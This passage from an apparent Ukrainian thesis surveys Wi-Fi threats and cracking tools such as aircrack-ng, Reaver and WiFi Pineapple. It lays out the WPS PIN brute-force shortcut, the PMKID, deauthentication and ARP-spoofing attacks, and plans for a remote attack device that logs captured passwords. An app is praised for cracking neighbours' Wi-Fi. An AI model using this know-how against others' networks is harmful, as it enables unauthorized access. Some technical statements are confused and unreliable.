5) Wi-Fi Protected Access 3 (WPA3). Wi-Fi Alliance оприлюднив найбільше оновлення безпеки Wi-Fi за останні 14 років. Протокол безпеки Wi-Fi Protected Access 3 (WPA3) вводить дуже потрібні оновлення в протокол WPA2, представлений в 2004 році. Замість того, щоб повністю переробити безпеку Wi-Fi, WPA3 концентрується на нових технологіях, які повинні закрити щілини, що почали з'являтися в WPA2 [7].

Wi-Fi Alliance також оголосив про двох додаткових, окремих протоколах сертифікації, що вводяться в дію паралельно WPA3. Протоколи Enhanced Open і Easy Connect не залежить від WPA3, але покращують безпеку для певних типів мереж і ситуацій [8, 9].

Всі протоколи доступні для впровадження виробниками в їх пристрої. Якщо WPA2 можна вважати показником, то ці протоколи в кінцевому підсумку будуть прийняті повсюдно, але Wi-Fi Alliance не дає ніякого графіка, за яким це повинно буде відбуватися. Швидше за все, з впровадженням нових пристроїв на ринок ми в підсумку досягнемо етапу, після якого WPA3, Enhanced Open і Easy Connect стануть новими опорами безпеки [8, 9].

Що ж роблять всі ці нові протоколи? Деталей багато, і оскільки більшість з них пов'язано з бездротовим шифруванням, зустрічається і складна математика – але ось приблизний опис чотирьох основних змін, які вони принесуть з собою в справу бездротової безпеки.

Загрози інформаційної безпеки, що виникають під час використання мереж Wi-Fi, можна умовно розділити на два класи:

прямі — загрози інформаційній безпеці, що виникають під час передачі інформації за бездротовим інтерфейсом IEEE 802.11;

непрямі - загрози, пов'язані з наявністю на об'єкті та поруч з об'єктом великої кількості Wi-Fi-мереж.

Прямі загрози:

1) Радіоканал передачі даних, що використовується в Wi-Fi, потенційно схильний до втручання з метою порушення конфіденційності, цілісності та доступності інформації.

2) Шифрування значно знижує швидкість передачі даних, і часто воно відключається адміністратором для оптимізації трафіку. Початковий стандарт шифрування WEP (Wired Equivalent Privacy) був дискредитований за рахунок вразливостей алгоритму розподілу ключів RC4. Це дещо пригальмувало розвиток Wi-Fi ринку та викликало створення інститутом IEEE робочої групи 802.11i для розробки нового стандарту, що враховує вразливість WEP, що забезпечує 128-бітове AES шифрування та автентифікацію для захисту даних. Wi-Fi Alliance у 2003 представив свій власний проміжний варіант цього стандарту – WPA (Wi-Fi Protected Access). WPA використовує протокол цілісності тимчасових ключів TKIP (Temporal Key Integrity Protocol). Також

використовується метод контрольної суми MIC (Message Integrity Code), яка дозволяє перевіряти цілісність пакетів . У 2004 році Wi-Fi Alliance випустили стандарт WPA2, який являє собою покращений WPA. Основна відмінність між WPA та WPA2 полягає в технології шифрування: TKIP та AES. WPA2 забезпечує більш високий рівень захисту мережі, оскільки TKIP дозволяє створювати ключі завдовжки до 128 біт, а AES – до 256 біт.

3) Загроза блокування інформації в каналі Wi-Fi практично залишена поза увагою розробки технології. Саме по собі блокування каналу не є небезпечним, оскільки зазвичай мережі Wi-Fi є допоміжними, проте блокування може бути лише підготовчим етапом для атаки «людина посередині», коли між клієнтом і точкою доступу з'являється третій пристрій, який перенаправляє трафік між ними через себе. Таке втручання дозволяє видаляти, спотворювати чи нав'язувати хибну інформацію.

4) Чужаки. Чужаками (RogueDevices, Rogues) називаються пристрої, що надають можливість неавторизованого доступу до корпоративної мережі, зазвичай, оминаючи механізми захисту, визначені політикою безпеки. Заборона на використання пристроїв бездротового зв'язку не захистить від бездротових атак, якщо в мережі, навмисне чи ні, з'явиться чужинець. У ролі чужинця може виступати все, що має дротовий і бездротовий інтерфейси: точки доступу (включаючи програмні), сканери, проектори, ноутбуки з обома включеними інтерфейсами і т.д.

5) Нефіксована природа зв'язку. Бездротові пристрої можуть змінювати точки підключення до мережі безпосередньо в процесі роботи. Наприклад, можуть відбуватися «випадкові асоціації», коли ноутбук з Windows XP (що довіряється до всіх бездротових мереж) або просто некоректно налаштований бездротовий клієнт автоматично асоціюється і підключає користувача до найближчої бездротової мережі. Таким чином, порушник перемикає на себе користувача для подальшого сканування вразливостей, фішингу або атак «людина посередині». А якщо користувач при цьому підключений і до провідної мережі, то він стає точкою входу - чужинцем. До того ж багато користувачів,

підключені до внутрішньої мережі і мають Wi-Fi інтерфейс, незадоволені якістю та політикою роботи мережі, переключаються на найближчу доступну точку доступу (або операційна система робить це автоматично при відмові дротової мережі). При цьому весь захист мережі зазнає краху.

6) Ще одна проблема – мережі Ad-Hoc, за допомогою яких зручно передавати файли колегам, або друкувати на принтері з Wi-Fi. Але така організація мереж не підтримує багато методів забезпечення безпеки, що робить їх легкою здобиччю для порушника. Нові технології Virtual WiFi і Wi-Fi Direct лише погіршили ситуацию.[2]

7) Вразливості мереж та пристроїв. Некоректно налаштовані пристрої, пристрої зі слабкими і недостатньо довгими ключами шифрування, що використовують вразливі методи автентифікації - саме такі пристрої піддаються атакам у першу чергу. Згідно з звітами аналітиків, більшість успішних зломів відбувається саме через неправильні налаштування точок доступу та програмного забезпечення клієнта.[3]

8) Некоректно налаштовані точки доступу. Достатньо підключити неправильно налаштовану точку доступу до мережі для зламування останньої. Налаштування «за замовчуванням» не включають шифрування та автентифікацію, або використовують ключі, прописані в посібнику та тому всім відомі. Неймовірно, що користувачі досить серйозно переймаються безпечною конфігурацією пристроїв. Саме такі точки доступу і створюють основні загрози захищеним мережам.

9) Некоректно налаштовані бездротові клієнти. Некоректно налаштовані пристрої користувачів – загроза небезпечніша, ніж некоректно налаштовані точки доступу. Це пристрої користувачів і вони не конфігуруються спеціально для безпеки внутрішньої мережі підприємства. До того ж вони знаходяться як за периметром контрольованої зони, так і всередині нього, дозволяючи зловмиснику проводити всілякі атаки, поширювати шкідливе програмне забезпечення або просто забезпечуючи зручну точку входу.

10) Злом шифрування. Про захищеність WEP і мови вже немає. Інтернет повний спеціального та зручного використання ПЗ для зламування цього стандарту, яке збирає статистику трафіку доти, поки її не стане достатньо для відновлення ключа шифрування. Стандарти WPA та WPA2 також мають низку вразливостей різного ступеня небезпеки, що дозволяють їх зламувати.[4]

Проте вже відомі атаки на WPA2-Enterprise (802.1x). KrackAttack був опублікований у жовтні 2017 двома бельгійськими фахівцями у сфері інформатики. Вони відкрили цю вразливість WPA-2 ще у 2016 році.

11) Імперсонація та Identity Theft

Імперсонація авторизованого користувача – серйозна загроза будь-якій мережі, не лише бездротовій. Однак у бездротовій мережі визначити справжність користувача складніше. Звичайно, існують SSID і можна намагатися фільтрувати за MAC-адресами, але й те й інше передається в ефірі у відкритому вигляді, і їх нескладно підробити, а підробивши як мінімум знизити пропускну здатність мережі, вставляючи неправильні кадри, а розібравшись в алгоритмах шифрування. влаштовувати атаки на структуру мережі (наприклад, ARP-Spoofing). Імперсонація користувача можлива не тільки у випадку MAC-автентифікації чи використання статичних ключів. Схеми на основі 802.1x є абсолютно безпечними. Деякі механізми (LEAP) мають складність злому, схожу зі зломом WEP. Інші механізми, EAP-FAST або PEAP-MSCHAPv2, хоч і надійніше, але не гарантують стійкість до комплексної атаки.

12) Відмови в обслуговуванні.DoS-атаки спрямовані на порушення якості функціонування мережі або абсолютне припинення доступу користувачів. У разі мережі Wi-Fi відстежити джерело, що завалює мережу «сміттєвими» пакетами, вкрай складно – його місцезнаходження обмежується лише зоною покриття. До того ж є апаратний варіант цієї атаки – встановлення досить сильного джерела перешкод у потрібному частотному діапазоні.

Непрямі загрози:

1) Сигнали WiFi-пристроїв мають досить складну структуру та широкий спектр, тому ці сигнали, а тим більше навколишні пристрої Wi-Fi

неможливо ідентифікувати звичайними засобами радіомоніторингу. Впевнене виявлення сигналу WiFi сучасними комплексами радіомоніторингу у широкій смузі частот можливе лише за енергетичною ознакою за наявності смуг паралельного аналізу шириною кілька десятків МГц на швидкості не менше 400 МГц/с і лише у ближній зоні. Сигнали точок доступу, що знаходяться в дальній зоні, виявляються нижчими за рівень шумів приймача. Виявлення Wi-Fi-передавачів при послідовному скануванні вузькосмуговими приймачами взагалі неможливе.

2) Виходячи з того, що практично кожен об'єкт оточує безліч «чужих» мереж Wi-Fi, відрізнити легальних клієнтів своєї мережі та сусідніх мереж від порушників дуже складно, що дозволяє успішно маскувати несанкціоновану передачу інформації серед легальних Wi-Fi-каналів.

3) Wi-Fi-передавач випромінює так званий сигнал OFDM. Це означає, що в один момент часу пристрій передає в одному сигналі, що займає широку смугу частот (близько 20 МГц) кілька несучих інформацію - інформаційних каналів, що піднесуть, які розташовані так близько один від одного, що при прийомі їх на звичайному приймальному пристрої, сигнал виглядає як єдиний "купол". Виділити в такому «куполі» несучі та ідентифікувати передавальні пристрої можна лише спеціальним приймачем.

4) У великих містах мережі Wi-Fi загального користування мають досить велику зону покриття, щоб відпала необхідність використовувати мобільний пункт прийому інформації поряд з об'єктом - несанкціонований пристрій може підключитися до доступної мережі Wi-Fi і використовувати її для передачі інформації через Інтернет будь-яке місце.

5) Пропускна здатність мереж Wi-Fi дозволяє передавати звук та відео в реальному часі. Це спрощує зловмиснику використовувати акустичні та оптичні канали витоку інформації - досить легально купити Wi-Fi-відеокамеру і встановити її як пристрій негласного отримання інформації.

1.3 Аналіз засобів дослідження безпеки Wi-Fi мереж

Сучасний розвиток бездротових мереж набуває найбільшого розвитку та розповсюдження. Наразі майже в кожному будинку, квартирі, підприємстві є Wi-Fi мережі. Саме через те дослідження мереж на захищеність та створення засобів для автоматизації такого тестування є дуже актуальним.

1.3.1 Програмні застосунки для тестування мереж на захищеність

1) Найбільш вживаним програмним застосунком для перевірки захищеності мережі є aircrack-ng, вивід якого можна побачити на рисунку 1.3, до пакету aircrack-ng входять такі утиліти як airmon-ng, airodump-ng, aircrack-ng і тому подібні. Цей пакет програм надає можливість повністю провести повну атаки на протокол WPA2 та DDOS-атаку.




Рисунок 1.3 – Загальний вигляд утиліти airmon-ng

В пакеті є всі необхідні засоби для переведення Wi-Fi-адаптеру в режим монітору, безпосередньо сам моніторинг, спрямований моніторинг окремої мережі та її клієнтів, атака деавтентифікації користувачів, засіб для перехоплення рукостискань та програмне рішення для перебору знайдених рукостискань (все потрібне для перебору wpa/wpa2). Також утиліта надає можливість провести повний комплекс атаки на протокол WEP. Інші утиліти

здебільшого використовують в собі функціонал, або навіть повну програму aircrack-ng [10].

2) Fern wifi cracker, одна з найзручніших утиліт, яка має велике коло прихильників через зручний інтерфейс.Fern містить в собі утиліту aircrack-ng, саме тому він доповнює, свій далеко не маленький список можливостей, щей можливістю самостійно переводити адаптер в режим монітору, слідкувати по MAC-адресі за геолокацією точки доступу, проводити атаки на найбільш розповсюджені протоколи шифрування Wi-Fi (wpa/wpa2,wps,wep), реалізовувати атаку «людина всередині» та зберігати знайдені ключі доступу до свого локального сховища ключів.

Fern виділяється серед інших програм в калі лінукс, через свій чудовий інтерфейс він приваблює малоосвічених користувачів, інтерфейс зачаровує, а інші можливості утиліти ні в чому не поступаються, а в деяких моментах навіть задають напрям для розвитку потенціалів інших утиліт. Fern поєднує в собі цілу низку можливих до реалізації атак на Wi-Fi мережі: WEP,WPA/WPA2,WPS [10].

3) Найкращим засобом для пентестингу Wi-Fi мереж, на думку більшості користувачів, є утиліта wifite2. На рисунку 1.4 можна поглянути на її зручний консольний інтерфейс.




Рисунок 1.4 – Загальний вигляд утиліти wifite2

Wifite2 розширює функціонал aircrack-ng, і дозволяє спрощено та дуже зручно керувати процесом тестування. Wifite2 поєднала в собі багато різних не великих утиліт і за допомогою цього стала одним з найрозповсюдженіших та вмістив в себе найбільшу кількість можливтх атак застосунком. Сюди відносяться: WPA/WPA2, WEP, WPS, атаки а також можливість автоматично перебирати ключі безпосередньо в самій утиліті з передвстановленого в ній словника з найрозповсєдженішими паролями.

Такого розповсюдження wifite2 набула через зручний та дуже захоплюючий консольний інтерфейс і простоту використання.

4) Kismet – це багатофункціональна безкоштовна утиліта для роботи з бездротовими мережами Wi-Fi. Утиліта містить в собі набір вже описаних утиліт, приклад роботи програми можна побачити на рисунку 1.5, також може самостійно переводити адаптер в режим монітору має зручний та інтерактивний консольний інтерфейс для зручної комунікації з користувачем [11].

Рисунок 1.5 – Загальний вигляд роботи утиліти kismet

Утиліта kismet в хакерській спільноті займає далеко не останню стрічку, адже навіть Google використовував її в поєднання з GPS модулем при фотографуванні вулиць на сервіс Street View тим самим збираючи інформацію для покращення

та прискорення роботи своїх сервісів GPS. Kismet відноситься саме до утиліт аналізаторів.

5) Також використовуються утиліти для атак на WPS, найкращими з них вважаються PixieWPS і Reaver [10]. Приклад використання PixieWPS наведено на рисунку 1.7.

Обидві утиліти мають консольні інтерфейси для полегшення роботи з ними, розраховані лише на WPS атаки. Reaver є дуже потужною програмою яка випробовувалась на величезній кількості мереж і добре зарекомендувала себе показавши результат в 2-6 годин перебору пінкодів та розшифрування паролів. В свою чергу PixieWPS розрахована на мережі які піддаються атаці «pixie dust» яка в свою чергу спрямована на офлайн брутфорсі пінкоду для експлуатації низької чи взагалі неіснуючої ентропії деяких точок доступу.

6) AirScout Live – це дуже простий у використанні додаток, який не вимагає додаткового навчання. Інтерфейс виглядає привабливо і інтуїтивно зрозумілий. Перші два пункти меню – надають наочну і вичерпну інформацію про всі характеристики точок доступу, що знаходяться в зоні видимості. Графіки покриття точок доступу візуально демонструє залежність рівня сигналу кожної з точок доступу і завантаженість каналів в смузі 2,4 ГГц і 5 ГГц. Розширена інформація в табличному вигляді про кожну точку доступу (SSID, Mac-адресу, постачальник обладнання, що використовується канал, ширина каналу, рівень сигналу в дБм і налаштування безпеки) доступні в другому по порядку пункті меню [12].

7) WiFi Warden – це високоякісний аналізатор мережі Wi-Fi із розширеними можливостями. Програма дозволяє користувачеві дізнатися частоту сигналу модему, відстані до найближчих Wi-Fi маршрутизаторів, виробника того чи іншого роутера, повну інформацію про пристрої, підключені до мережі, та низку інших корисних даних. Також у програмі існують сканери портів та каналу Wi-Fi. Функції аналізатора будуть корисними як для звичайного

користувача, який бажає підключитися до бездротової мережі в громадському місці, так і для досвідченого програміста.

8) WIBR+ – популярний додаток для злому Wi-Fi мереж гаджетів на базі Андроїд (не нижче 4.0.3). На відміну від аналогічних програм, які часто обіцяють брутфорс, але насправді лише «постачають» вірусами систему користувача, цей сервіс є чудовим інструментом злому. У ньому використовується технологія перебору паролів із використанням спеціальних баз даних – словників. Саме для цієї мети в ньому інтегровані 2 основні складові: брутфорс та безпосередньо словники.

Сфера застосування програми не обмежується зломом сусідського вай-фай, вона набагато ширша – відновити свій забутий (загублений) пароль, протестувати власну мережу на предмет складності пароля, згенерувати надійний пасворд для захисту персональних даних тощо.




Рисунок 1.6 – Загальний вигляд роботи утиліти WIBR Android

Дослідивши кожну з представлених вище програм, створено порівняльну таблицю 1.2 в якій зазначено особливості та недоліки кожної з програм.

Таблиця 1.2 – Таблиця порівняння можливостей утиліт

Назва	Інтерфейс	Атака на WPS	Атака на WEP	Атака на WPA/WPA2	Переведення адаптера в режим монітору	Гео-позиція
Aircrack-ng	Консольний	-	+	+	+	-
Fern wifi cracker	Віконний	+	+	+	+	+
Wifite	Консольний	+	+	+	+	-
Kismet	Консольний	-	-	-	+	+
PixieWPS	Консольний	+	-	-	+	-
Reaver	Консольний	+	-	-	+	-
AirScout Live	Віконний	-	-	-	-	-
WiFi Warden	Віконний	+	-	-	+	-
WIBR+	Віконний	-	-	+	+	-

1.3.2 Апаратні засоби для тестування бездротових мереж на захищеність

Не потрібно забувати і про те, що бездротові мережі потрібно захищати не лише з точки зору програм та протоколів, а і з сторони фізичного обладнання та способу передачі інформації від точки до пристрою.

Якщо підійти до питання захисту мережі з фізичної точки зору, то стане зрозуміло, що WiFi мережа це передавач радіосигналу, котрий в свою чергу піддається атаці з глушінням сигналу мережі. Сутність такої атаки це створити передавач який буде працювати на тій самій частоті та буде накладати свій сигнал на сигнал точки доступу жертви.

Також при більш детальному розгляді протоколу WiFi, злочинці вже давно знайшли вразливість яка працює через надмірну довіру пристроїв Wi-Fi один до одного, таким чином якщо злочинець підробить MAC-адресу жертви та відправить до точки доступу пакет деавтентифікації, точка доступу повірить йому та розірве сесію з клієнтом. Пристрої які виконують таку деавтентифі–кацію називають Wi-Fi джамерами, портативний варіант [14].

В пентестингу Wi-Fi мереж вже давним давно відома та широко використовується технологія створювачів завад на Wi-Fi частотах, самих різних

видів та типів, основою таких приладів є дуже потужні Wi-Fi адаптери, яким вистачає потужності для перекривання діапазону дії Wi-Fi мереж більш потужним сигналом, що унеможливлює роботу через безпровідний протокол [15].

WiFi Pineapple – це продукт для пентестингу та перевірки на стійкість не лише системи а і користувача. Wi-Fi Pineapple створений на базі WiFi роутера з двома бездротовими інтерфейсами і одним провідним, керування пристроєм відбувається через веб-інтерфейс або ssh, прошивка Pineapple розроблена на базі OpenWRT і переповнена утилітами для злому\перехоплення і аналізу трафіку. Вигляд засобу можна спостерігати на рисунку 1.7. У пристрої 3 мережевих інтерфейси (2 бездротових з можливістю роботи в режимі монітора і 1 дротовий), 1 USB порт для флешки \ 3-4G модему \ GPS-треккера і слот для microSD карт. Так само на корпусі пристрою є набір перемикачів, поєднання яких дозволяє запускати пристрій з пакетом заздалегідь привласнених заданому поєднанню команд, що скорочує час попереднього налаштування, якщо завдання є типовим і регулярним [13].

Рисунок 1.7 – Загальний вигляд Wi-Fi pineapple mark5

Wi-Fi H – це програмно апаратний комплекс, який допомагає зручно перевіряти Wi-Fi мережі на захищеність. Засіб складається з декількох апаратних компонентів для збельшення дальності дії та для можливості роботи в любих умовах. Інтерфейсом засобу виступає телеграм бот, через який користувач надсилає команди які необхідно виконати, бот у відповідь надсилає інформацію про перебіг та результати тестування [14].

Після виходу пристрою в загальне користування та збору зворотньої відповіді про враження при використанні було виявлено ряд недоліків повязаних з механізмом налаштування застосунку, неможливістю зосередитися на саме одній необхідній мережі, неможливість перевірки мережі в якій відсутні користувачі, відсутність єдиної доступної бази даних з логуванням даних про мережу, її клієнтів та результатів тестування.

1.4 Формалізація вимог та постановка задач

Після проведення аналізу та порівняння сучасних засобів для тестування WiFi мереж на рівень захищеності, було виявлено такі недоліки. Усі пристрої та застосунки сконцентровані на своїх певних задачах лише в одній області, апаратні застосунки не надають можливості логічних атак, а лише перешкоджають роботі точок доступу, програмні застосунки важко застосовувати непомітно та поза приміщеннями тому, що для їх використання необхідний ноутбук, або комп’ютер, кожен програмний застосунок реалізовує атаку певного типу, програмно апаратні вирішення покращують становище, але наразі не надають повної свободи та великого різноманіття атак також відсутні певні сховища в яких можуть зберігатися логи роботи пристрої, результати, та інші дані, які необхідно зберігати поза межами програмно-апаратного комплексу з міркувань безпеки та доступності. Тому основними спільними недоліками всіх вищезазначених засобів є відсутність комплексного рішення для реалізації різноманітних видів атак а також централізованого способу збору, обробки та показу інформації.

Саме тому є доцільним розробка інформаційної технології тестування на проникнення мереж Wi-Fi на основі вдосконалення програмно-апаратного засобу Wi-Fi H, та розробці веб панелі керування процесами.

Розширення можливостей пристрою Wi-Fi H, шляхом додавання нового функціоналу, розширення кількості застосовуваних утиліт, додавання утиліт для тестування мереж на предмет вразливості до WPS атак таких як reaver чи PixieWPS.

Якщо у точці доступу активовано WPS з PIN (за замовчуванням включений у більшості роутерів), то підібрати PIN-код для підключення можна за лічені години. PIN-код складається з восьми цифр - отже, існує 10^8 (100 000 000) варіантів PIN-коду для підбору. Однак кількість варіантів можна суттєво скоротити. Справа в тому, що остання цифра PIN-коду є контрольною сумою, яку можна обчислити на підставі перших семи цифр. Таким чином, кількість варіантів вже скорочується до 10^7 (10 000 000). Авторизація WPS передбачає надсилання клієнтом послідовності цифр PIN-коду та пакетів M4 або M6 та відповіді на них від базової станції. Якщо перші 4 цифри PIN-коду некоректні то отримавши їх точка доступу відправить EAP-NACK відразу після отримання M4, а якщо була помилка в останніх 3 цифрах правої частини (8-е число не рахуємо, оскільки воно легко генерується атакуючим за формулою) - то після отримання M6. Таким чином, недолік протоколу дозволяє розділити PIN-код на дві частини, 4 початкові цифри та 3 наступні та перевіряти кожну частину на коректність окремо використовуючи базову станцію як оракула, який підказує чи правильна послідовність цифр була відправлена. Якщо PIN-код розбити на дві частини: Отже, виходить 104 (10000) варіантів для першої половини та 10^3 (1000) для другої. У результаті це лише 11 000 варіантів для повного перебору, що у понад 9000 разів менше вихідного числа варіантів 10^8. Таким чином, замість одного великого простору значень 10^7 ми отримуємо два по 10^4 і 10^3, і, зрозуміло, що $10^7 <> 10^4+10^3$. У підсумку достатньо протестувати 11 000 комбінацій (більше 4 цифр на тисячу) замість 10 000 000.Також було виявлено вразливість у генераторі випадкових чисел маршрутизаторів деяких виробників. Вразливість дістала

назву pixie dust. Для вразливих роутерів можна отримати pin після першої спроби та офлайн-брутфорсу

Також інтеграція утиліти для тестування мереж на вразливість до атак PMKID, що дозволить перехоплювати хеш пароля, без наявності клієнтів в мережі. Це значно збільшить можливість зламу пароля, за меншу кількість часу, забере необхідність очікувати моменту коли до мережі приєднається будь-який пристрій. Також знехтує важливість відстані від клієнта до пристрою для зламу так як на минулому етапі розробки це грало величезну роль, через неможливість отримати «рукостискання». Якщо пристрій не може перехопити його через занадто велику відстань або через слабкий адаптер на клієнтському пристрої.

Учасниками проекту hashcat виявлено новий вектор атаки на бездротовий стандарт WPA2, що не вимагає класичного перехоплення "рукостискання" між клієнтом та точкою доступу. Ця вразливість виявлена в рамках дослідження потенційних проблем безпеки нового протоколу WPA3.

Основна відмінність від існуючих атак полягає в тому, що в цій атаці захоплення повного 4-стороннього рукостискання EAPOL не потрібне. Нова атака виконується в RSN IE (Robust Security Network Information Element), і для успішного відтворення достатньо одного кадру EAPOL. Метод працює для всіх існуючих мереж 802.11i /p/q/r із включеними функціями роумінгу, а це більшість сучасних маршрутизаторів.

Основні особливості нової атаки:

- немає необхідності чекати клієнтів - атакується безпосередньо AP;
- немає необхідності чекати повного 4-стороннього «рукостискання» між клієнтом та AP;
- відсутність ретрансмісії кадрів EAPOL;
- виключає можливість захоплення невірних паролів від клієнта;
- виключено втрати кадрів EAPOL при віддаленні/втраті зв'язку з клієнтом;
- висока швидкість, зумовлена відсутністю необхідності фіксувати значення nonce та replaycounter;

– немає потреби у спеціалізованому форматі вихідних даних (pcap, hccapx і т. д.) - захоплені дані зберігаються у вигляді hex-рядка.

Розширення можливостей додасть новий варіант атак не лише на мережі зовні для доступу до них, а також дозволить реалізувати ряд атак всередині них, таких як ARP спуфінг, DOS атаки на мережу, дозволить перевіряти клієнтів мережі на захищеність, відкриті порти, застаріле програмне забезпечення за допомогою nmap.

У галузі комп'ютерних мереж, ARP spoofing (ARP cache poisoning або ARP poison routing) — мережева атака канального рівня, при якій зловмисник надсилає підроблені повідомлення протоколу ARP (Address Resolution Protocol) в локальну мережу. За допомогою ARP spoofing зловмисник посилає підроблене ARP повідомлення на локальну мережу. Зазвичай мета полягає в тому, щоб зв'язати MAC-адресу зловмисника з IP-адресою хоста на який здійснюється атака, зазвичай це основний шлюз, щоб трафік замість цієї IP-адреси, був надісланий зловмиснику. ARP spoofing може дозволити зловмиснику перехоплювати пакети даних в мережі, змінювати трафік, або зупинити весь трафік. Часто ця атака є підготовкою для інших атак, таких як DoS-атака, атака «людина посередині», TCP hijacking.

Технологія дозволить проводити максимально великий спектр атак на мережі, а також забезпечить максимально зручне використання та налаштування апаратних засобів, дозволить вести логування всіх дій, а також дозволить багато-користувацьке використання програмно-апаратних комплексів.

Технологія повинна бути доступною з любої точки світу, за посиланням в мережі Інтернет. Технологія повинна вести логування всіх дій користувачів, зберігати до бази даних інформацію по мережам, користувачам, паролям, геолокації тощо.

Для зручності використання інформаційної технології, доцільно буде розробити веб-панель керування, для постійної доступності застосунку. Необхідно реалізувати інтуїтивно зрозумілий інтерфейс користувача та адміністратора, також розробити інтерфейс для зручного підключення апаратної

частини технології, прив’язки її до певного користувача, систему авторизації користувачів, рольового доступу, а також створення звітів по опрацьованим мережам.

Пристрій потребує значної модернізації, як з боку додавання більшої різноманітності та кількості атак на бездротові мережі, так і системи налаштування та підключення до панелі керування, також необхідна реалізація функціонала підключення до довірених точок доступу для отримання інтернет з’єднання, при відсутності GSM модема, або інтернету на ньому.

2 РОЗРОБКА ІНФОРМАЦІЙНОЇ ТЕХНОЛОГІЇ

2.1 Інформаційна технологія тестування на проникнення мереж Wi-Fi

Інформаційна технологія для перевірки мереж Wi-Fi на захищеність складається з інформаційних процесів показаних на рисунку 2.1.

Рисунок 2.1 – Схема процесів інформаційної технології

